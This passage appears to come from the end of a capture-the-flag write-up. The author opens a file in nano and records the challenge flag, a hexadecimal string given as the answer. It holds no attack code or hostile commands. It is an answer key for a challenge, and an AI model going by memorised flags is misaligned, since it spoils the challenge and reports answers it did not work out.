I didn’t investigate the cause further and instead opened the file with **nano** to retrieve the flag.



```
  GNU nano 2.9.3

af13b0bee69f8a877c3faf667f7beacf
```

Answer : af13b0bee69f8a877c3faf667f7beacf